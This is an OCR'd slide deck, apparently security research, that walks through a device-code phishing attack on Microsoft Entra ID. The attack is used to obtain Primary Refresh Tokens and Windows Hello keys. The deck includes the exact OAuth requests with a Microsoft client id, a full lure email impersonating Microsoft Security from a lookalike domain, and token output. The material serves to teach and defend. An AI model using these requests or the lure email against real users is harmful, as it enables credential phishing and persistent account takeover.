
In Microsoft Entra ID (formerly Azure AD, in this blog referred to as "Azure AD"), there are different types of OAuth tokens. The most powerful token is a Primary Refresh Token, which is linked to a user's device and can be used to sign in to any Entra ID connected application and web site. In phishing scenarios, especially those that abuse legit OAuth flows such as device code phishing, the resulting tokens are often less powerful tokens that are limited in scope or usage methods. In this blog, I will describe new techniques to phish directly for Primary Refresh Tokens, and in some scenarios also deploy passwordless credentials that comply with even the strictest MFA policies.

October 2023: Phishing for Primary Refresh Tokens and Windows Hello keys. Dirk-jan Mollema.

Device Registration



Device Registration Abuse



Device Registration Abuse


0 OAuth device code phish

Keys to Attack: Microsoft Device Code Flow Phish[1]

1 Assumed Application Identity

Authorization

Cloud Data, Compute, Users



2 Phish

3 Authenticate, ~~Authorize~~

https://microsoft.com/...

Azure

User

Username Password

[1] Dr. Nestori Syynimaa (@DrAzureAD), 10/13/20, https://o365blog.com/post/phishing
[2] Ryan Marcotte Cobb, Tony Gore, 3/23/22, https://github.com/secureworks/family-of-client-ids-research

© 2022 Jenko Hwong

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow

```
##########################################################################################
# Storm-2372 Abuse Demo: Obtaining a PRT with persistence by abusing device code phishing
#   and the Windows Hello For Business registration process.
#
#   Acknowledgements:
#     - Dr. Nestoori Syynimaa (OAuth device code phishing)
#     - SecureWorks Research Team (FOCI)
#     - Dirk-jan Mollema (Research on WFHB/PRT abuse and the specific
#         TTP used in Storm-2372 >12 months before the Microsoft advisory.
#
# Attack Flow
#
#   1. Device code phish
#      1.1. Attacker initiates device code flow, using Microsoft MAB client id and
#           Microsoft enrollment service resource
#      1.2. Attacker email phishes user
#      1.3. Attacker waits for victim to authorize (Microsoft standard OAuth endpoints)
#      1.4. Attacker obtains OAuth tokens authorized by victim (MAB -> enrollment service)
#
#   2. Device registration
#      2.1. Attacker refreshes tokens (MAB -> device registration service resource)
#      2.2. Attacker uses DRS OAuth access token to register a device to domain
#           and obtain WFHB device cert/key (.pem)
#
#   3. PRT
#      3.1. Attacker uses WFHB device cert/key and DRS OAuth access token to obtain PRT
#
#   4. Persistence
#      4.1. Attacker enriches PRT with NGC MFA claim
#           (time limit to avoid MFA, needed to create new WHFB device key)
#      4.2. Attacker registers/retrieves new Windows Hello key (for persistence)
#      4.3. Attacker creates new PRT key (tests new WHFB key)
#      4.4. Access browser login with new PRT
#
##########################################################################################

attacker-host:~ $
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow

```
##############################################################################
# 1.1. Get a new user code and device code
#       client id: Microsoft Authentication Broker
#       resource:  Enrollment Service
##############################################################################

Request:

POST https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
{
  "resource": "https://enrollment.manage.microsoft.com",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e"
}

Response:

user_code        : BMH4BNLQ9
device_code      : BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgGO9gN7_j1CkZOpYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTw2BhWijUliG4XCgEnZPs
                   toNE5kGMOiTs6rZ0rXU8B8Xw05WW1xNOoqpAdQDD8taWxts1diiPj3RpO3QNAwgAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BMH4BNLQ9 to authenticate.

Press [Enter] to send phish email(s):
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

```
##############################################################################
# 1.2. Send phish email
##############################################################################
       To:   merlin@cloudy-daze.com
       Code: BMH4BNLQ9
       URL:  https://microsoft.com/devicelogin


##############################################################################
# 1.3. Waiting for user to authenticate...polling for oauth tokens
#       client id: Microsoft Authentication Broker
#       resource:  Enrollment Service
##############################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
{
  "resource": "https://enrollment.manage.microsoft.com",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "code": "BAQABIQEAAABVrSpeuWamRam2jAF1XRQEirwgGO9gN7_j1CkZOpYARA5L81P-K5V-mpFqzm1Pk7U3TAKguzvVtWvXWdfrYcvxeIhXHdT4PTw
iTs6rZ0rXU8B8Xw05WW1xNOoqpAdQDD8taWxts1diiPj3RpO3QNAwgAA",
  "grant_type": "urn:ietf:params:oauth:grant-type:device_code"
}

......
```

Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

Microsoft account security alert

Microsoft account team <account-security-noreply@azure365-microsoft.com> 1:18 AM (less than a minute ago)
to merlin@cloudy-daze.com merlin Reply to all Actions

Microsoft Security

Incident: BZJGSBGDV

Attempted logins to your Office 365 account were detected by the Microsoft Security team:


Sign-in details
Country/region: Russia (Moscow City)
IP address: 82.148.20.19
Date: Wed, 22 Oct 2024 14:40:27 +0000
Platform: Windows 11
Browser: Edge

Due to the recent attacks on Exchange by foreign countries (see our Microsoft blog: Analysis of Storm-0558 techniques for unauthorized email access), Microsoft Security is proactively warning all customers when we detect this kind of activity. Compromise of business email is a common tactic by cybercriminals to obtain confidential information about organizations.

If this was valid sign-in activity, you do not need to do anything. If this activity was **not** authorized, login to your Outlook 365 account using multi-factor authentication to verify your identity, and the Microsoft Security team will open an investigation and respond within 36 hours.

To login to your Office 365 account:

1. Go to the official Microsoft login page at: **https://microsoft.com/devicelogin**
2. Enter the incident #: **BZJGSBGDV**
   Investigative action will only be taken if you are able to successfuly login with MFA.
3. **Enter your Outlook credentials and your MFA one-time password** to verify your identity.



Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize

Microsoft

Sign in

You're signing in to **Microsoft Authentication Broker** on another device located in **United States**. If it's not you, close this page.

merlin@cloudy-daze.com

No account? Create one!

Can't access your account?

Back | Next

Microsoft

← merlin@cloudy-daze.com

Enter password

••••••••••••••••••••

Forgot my password

Microsoft

merlin@cloudy-daze.com

Enter code

Enter the code displayed in t
app on your mobile device

584075


Having trouble? Sign in another way


Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize





Device Registration Abuse

```
##############################################################################
# 1.4. Retrieve oauth tokens (access + refresh)
#       client:   Microsoft Authentication Broker
#       resource: Enrollment Service
##############################################################################

Response:
token_type     : Bearer
scope          : mdm_delegation
expires_in     : 5370
ext_expires_in : 5370
expires_on     : 1743923960
not_before     : 1743918289
resource       : https://enrollment.manage.microsoft.com
access_token   : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSIsImtpZCI6IkNOdjBPSTNSd3FsSEZFVm5hb01E
                 odHRwczovL2Vucm9sbG1lbnQubWFuYWdlLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDkwMi0xYjc5LTRjNTk
                 vIiwiaWF0IjoxNzQzOTE4Mjg5LCJuYmYiOjE3NDM5MTgyODksImV4cCI6MTc0MzkyMzk2MCwiYWNyIjoiMSIsImFpbyI6IkFXUUFtLzhaQUFBQVBXaFV6cTl
                 yL3E5aUpMWW1Sa3daODZHRlhpSUNkazIyeFFMYWVMS3VhZEZxMDNOTVJCWExrVmdVcVZSbEhUOGJSS3hKNEpEK2xXQnlFNkJXWlZFZS9UZkZ6aUhiTUd3ZzV
                 yIjpbInB3ZCIsIm1mYSJdLCJhcHBpZCI6IjI5ZDllZDk4LWE0NjktNDUzNi1hZGUyLWY5ODFiYzFkNjA1ZSIsImFwcGlkYWNyIjoiMCIsImZhbWlseV9uYW1
                 2ZW5fbmFtZSI6Ik1lcmxpbiIsImlkdHlwIjoidXNlciIsImlwYWRkciI6IjEwNC4yLjc0LjIzIiwibmFtZSI6Ik1lcmxpbiIsIm9pZCI6ImU3MzFhNmQyLWJ
                 0ODhjZWNkYSIsInB1aWQiOiIxMDAzMjAwMTVCRDMzOUQ5IiwicmgiOiIxLkFVWUFBa25KOTNrYldVeVhzMkpRT3JaT1UxWE82OVJhQWJWSm9JUElUUmVYcm9
                 tZG1fZGVsZWdhdGlvbiIsInNpZCI6IjAwM2RmYjQ5LTUzMmItZGI0OS01MjcxLWQ5MjY1Y2ZhZmQyYSIsInN1YiI6IjJ0SDJRZWNtQUktbGJoNlB6UFAycU5
                 YSUUiLCJ0aWQiOiJmN2M5NDkwMi0xYjc5LTRjNTktOTdiMy02MjUwM2FiNjRlNTMiLCJ1bmlxdWVfbmFtZSI6Im1lcmxpbkBjbG91ZHktZGF6ZS5jb20iLCJ
                 5LWRhemUuY29tIiwidXRpIjoiVjNVbFJ0ZW1JVUs0ZHZIVDZ3bi1BQSIsInZlciI6IjEuMCIsIndpZHMiOlsiMTU4YzA0N2EtYzkwNy00NTU2LWI3ZWYtNDQ
                 0Y2ItYjEyNi00MGIyLWJkNWItNjA5MWIzODA5NzdkIiwiNjJlOTAzOTQtNjlmNS00MjM3LTkxOTAtMDEyMTc3MTQ1ZTEwIiwiYjc5ZmJmNGQtM2VmOS00Njg
                 5Il0sInhtc19pZHJlbCI6IjEgMjgifQ.gIOW02pUuByfxWc2WCUuHifRyf1vZ8rnaTVRk99m_Yd82LJR3-We6_1BJwgwySJwfb5uuSFpqdR9Ww6OQp-iiyel
